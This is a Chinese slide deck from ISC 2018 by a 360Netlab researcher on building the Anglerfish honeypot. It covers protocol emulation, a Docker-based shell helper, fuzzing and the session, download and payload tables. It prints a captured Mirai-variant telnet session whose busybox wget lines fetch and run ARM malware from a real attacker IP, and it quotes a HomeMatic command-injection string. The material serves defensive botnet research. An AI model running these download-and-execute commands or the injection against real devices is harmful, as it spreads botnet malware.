通过Anglerfish蜜罐发现未知的恶意软件威胁

叶根深　　360网络安全研究院研究员

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018　Beijing · China

关于我

yegenshen@360.cn

GitHub/Twitter @zom3y3

Network Security Researcher at 360Netlab

TO BE A MALWARE HUNTER!

#Pentest #Botnet #Honeypot

背景介绍

- 因为IPv4地址和网络端口都可以遍历，网络扫描成为对网络设备信息搜集的主要方法；
- 越来越多的恶意软件（Botnet）集成网络扫描和漏洞利用功能，并瞄准IoT和服务器漏洞，实现分布式扫描和蠕虫式传播；
- 分析互联网扫描数据尤其是IoT和服务器环境，有助于看清恶意软件（Botnet）的演变过程；

以攻击者的思维去防守！

Anglerfish蜜罐运行状况

- 支持TCP/UDP全端口监控，已经模拟telnet，ssh，http等30种应用协议，50+IoT设备和服务器漏洞，支持对应用协议Fuzz testing等。

- 通过Anglerfish蜜罐捕获大量Botnet并在360Netlab Blog中披露，包括Mirai，http81，Mykings，DDG，Hajime，TheMoon，IoT_reaper，Satori，Muhstik，HNS等，其中http81，IoT_reaper，Satori属于首次发现。

- 捕获2个0day，分别是Huawei HG532 RCE(被Satori Botnet首次利用，CVE-2017-17215)和Gpon Home Routers RCE(被TheMoon Botnet首次利用，暂无CVE编号)。


目录

- 我对蜜罐的理解和需求
- 如何去设计开发Anglerfish蜜罐程序
- 在蜜罐程序设计开发中攻防对抗的案例
- 实例分析Muhstik Botnet
- 我对蜜罐的未来展望


一.我对蜜罐的理解和需求

- 蜜罐协议模拟是基础，蜜罐数据分析是核心，捕获恶意样本是其目的
- 能够在TCP/UDP全端口捕获未知的恶意扫描软件威胁
- 能够模拟影响面广泛的应用协议和漏洞，优先模拟IoT，服务器等漏洞场景
- 蜜罐程序方便协议扩展，蜜罐数据结构方便数据分析

SYN Scan




Port Closed




Port Open

以SYN端口扫描为例，当蜜罐程序未开放相应端口时，只能接收到扫描程序的SYN包。

First Data




client send data first



server send data first

当蜜罐开放相应端口时，如果不能和扫描程序完成交互，蜜罐程序只能捕获到来自扫描程序的第一个包甚至没有数据交互。

TCP Connection



蜜罐程序开发的基础工作就是模拟协议

二.如何去设计开发Anglerfish蜜罐

- 借鉴前人的经验
- Anglerfish蜜罐程序框架
- 模拟应用协议/漏洞
- Fuzz testing
- Anglerfish蜜罐数据结构


借鉴前人的经验

- Blackhole是Github上的一个开源项目，我的灵感来源于此，并在此基础上开始设计和开发
- 在模拟协议和漏洞过程中，吸取了Kippo，Dionaea等开源项目经验，积极使用现有的应用协议库
- 使用Python语言开发，基于Gevent模拟Server端应用协议

REFERENCE

[1] https://github.com/dudeintheshell/blackhole
[2] https://github.com/DinoTools/dionaea
[3] https://github.com/fabio-d/honeypot
[4] https://github.com/desaster/kippo

Anglerfish蜜罐程序框架



Anglerfish蜜罐程序主要分为6个处理流程：Forwarder，Coontarck，Simulator，Analysiser，Downloader，Reporter。通过云服务器平台，实现Anglerfish蜜罐全球化部署。


模拟应用协议/漏洞

目前已经模拟的应用协议：

ftp, ssh, telnet, smtp, http, pop3, imap, https, intel_amt, java rmi, mssql, docker, oreintdb, mysql, ethman, cisco smi, ethereum, redis, weblogic, jenkins, activemq_web, mctp, apache couchdb, spark, openfire, elastic search, memcache, mongodb, hadoop_hdfs, hadoop_yarn, netis等；

目前已经模拟的漏洞/设备(只展示了部分)

每个RCE漏洞都会被Botnet发挥得淋漓尽致！



Docker shell

在蜜罐中经常会遇到Linux Shell命令，我这里推荐使用Docker容器去执行Shell命令，并返回结果。

Docker shell

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Github/Twitter: @zom3y3
# Email: zom3y3@gmail.com

import docker

def docker_shell(command):
    '''docker shell'''
    result = ''
    if command.strip() == '':
        return result
    else:
        # client = docker.DockerClient(base_url='unix://var/run/docker.sock')
        client = docker.from_env()
        command = "/bin/sh -c '" + command + "'"
        try:
            container = client.containers.run(
                "busybox", command, network_disabled=ENABLE_NETWORK, detach=True, auto_remove=True, remove=True)
            result = container.logs()
        except Exception as e:
            return result
```

比如在模拟telnet蜜罐时，结合telnetsrvlib + docker_shell 就可以很快速地实现高交互telnet蜜罐。

REFERENCE

[1] https://blog.findmalware.org/2017/03/30/the-telnet-honeypot-research-review-and-suggestions-for-application/
[2] https://github.com/zom3y3/telnetsrvlib
[3] https://github.com/docker/docker-py

通过RSS Feed关注最新安全资讯

通过Slack API创建RSS Feed bot，实时推送exploit-db，securiteam，twitter等安全媒体发布的安全资讯，关注最新IoT，Botnet，RCE漏洞等信息。

RSS Feed APP 6:09 PM
[RCE] *ABB to Patch Code Execution Flaw in HMI Tool*
`http://feedproxy.google.com/~r/Securityweek/~3/mOpmPDw6oXE/abb-patch-code-execution-flaw-hmi-tool`

RSS Feed APP 8:00 PM
[BOTNET] *Router Crapfest: Malware Author Builds 18,000-Strong Botnet in a Day* *https://www.bleepingcomputer.com/news/security/router-crapfest-malware-author-builds-18-000-strong botnet-in-a-day/* ... #botnet #router #*securitypic.twitter.com/PjsuKmFxC7*
`https://twitter.com/campuscodi/status/1019908275696005120`

RSS Feed APP 8:06 PM
[IOT] *HomeMatic Zentrale CCU2 Unauthenticated #RCE using logout functionality: logout.cgi?sid=a");system.Exec("command"); Part of #eset #IOT privacy #research: https://www.welivesecurity.com/wp-content/uploads/2018/02/ESET_MWC2018_IoT_SmartHome.pdf ...https://www.exploit-db.com/exploits/45052/*
`https://twitter.com/KacperSzurek/status/1019860113157492736`


[RCE] *Go代码审计 - gitea 远程命令执行漏洞链 by @phithon_xg* *https://www.leavesongs.com/PENETRATION/gitea-remote-command-execution.html* ...
`https://twitter.com/_jsoo_/status/1019906063393419265`

RSS Feed APP 9:06 PM
[RCE] *ABB to Patch Code Execution Flaw in HMI Tool -* *https://www.securityweek.com/abb-patch-code-execution-flaw-hmi-tool* ...
`https://twitter.com/SecurityWeek/status/1019908538435559425`


RSS Feed APP 11:59 PM
[RCE] *Unpatched Remote Code Execution in Reprise License Manager* *https://www.trustwave.com/Resources/SpiderLabs-Blog/Unpatched-Remote-Code-Execution-in-Reprise-License-Manager/ ...pic.twitter.com/FHGHfEsisQ*
`https://twitter.com/campuscodi/status/1019960301762908161`

Fuzz testing

- 响应任意端口的TCP SYN Packet
- 根据协议特征，永远返回正确响应（http，mysql，mssql，redis，memcache等）
- 返回预定义或者随机的Payload特征库集合



always answer syn flag



always reply true flag

遇到的问题

- 如何判断/提升Fuzz testing成功率
- 只能对已知的应用协议进行Fuzz testing
- Fuzz testing不成功导致会话停止

Anglerfish蜜罐数据结构

root
admin
enable
shell
sh
/bin/busybox iDdosYou
/bin/busybox ps; /bin/busybox iDdosYou
/bin/busybox cat /proc/mounts; /bin/busybox iDdosYou
/bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon; /bin/busybox cat /proc/.nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat /sys/.nippon; /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/tmp' > /tmp/.nippon; /bin/busybox cat /tmp/.nippon; /bin/busybox rm /tmp/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/overlay' > /overlay/.nippon; /bin/busybox cat /overlay/.nippon; /bin/busybox rm /overlay/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon

这是一个Mirai变种发送给Anglerfish蜜罐的攻击数据，我把它这些数据定义为Payload，把这个会话过程赋予独立的session id。

cd /
/bin/busybox cp /bin/echo ccAD; >ccAD; /bin/busybox chmod 777 ccAD; /bin/busybox iDdosYou
/bin/busybox cat /bin/echo
/bin/busybox iDdosYou
cat /proc/cpuinfo; /bin/busybox iDdosYou
/bin/busybox wget; /bin/busybox tftp; /bin/busybox iDdosYou
/bin/busybox wget http://172.81.134.239:80/AB4g5/Josho.arm -O - > ccAD; /bin/busybox chmod 777 ccAD; /bin/busybox iDdosYou
./ccAD selfrep.wget; /bin/busybox AndSm0keDoinks
/bin/busybox wget; /bin/busybox tftp; /bin/busybox iDdosYou
/bin/busybox wget http://172.81.134.239:80/AB4g5/Josho.arm5 -O - > ccAD; /bin/busybox chmod 777 ccAD; /bin/busybox iDdosYou
./ccAD selfrep.wget; /bin/busybox AndSm0keDoinks
rm -rf aupnpb; > ccAD; /bin/busybox iDdosYou

Anglerfish蜜罐数据结构

把Mirai变种的整个攻击会话转换成3个表保存到数据库中，分别是sessions，downloads，payloads，另外下载到的恶意样本以文件形式保存。

- sessions主要记录网络连接的会话ID，会话时间，网络五元组等

session	timestamp	src_ip	src_port	dst_ip	dst_port	protocol
0033536614a78c19935bce9e6ec5c699	2018-07-04 21:31:16	172.81.134.239	33714	x.x.x.x	23	TCP

- downloads主要记录样本下载信息，包括会话ID，样本URL，样本md5等

session	url	md5	sha256	file_type	sucess
0033536614a78c19935bce9e6ec5c699	http://172.81.134.239:80/AB4g5/Josho.mips	1a8...fb9	f0...9f9	ELF ...ped	1

- payloads主要记录payload数据信息，包括会话ID，payload，payload_md5，payload_ssdeep等

session	payload_md5	payload_data	payload_ssdeep
0033536614a78c19935bce9e6ec5c699	5921cbc07469f380c69c6ebc70c1bcc6	BCJ3AQSc...AAA=	48:Xy/7r4F...kBsUJ

三.在蜜罐设计开发中攻防对抗的案例

- 恶意样本的下载方式
- 扫描程序payload数据编码/压缩/加密
- 扫描程序中的漏洞检测机制
- 扫描程序中的蜜罐检测机制

恶意样本的下载方式

- http/https协议
- ftp协议
- sftp协议
- nc协议
- 以echo 16进制分段保存文件
- http下载时需指定User-Agent/Query等
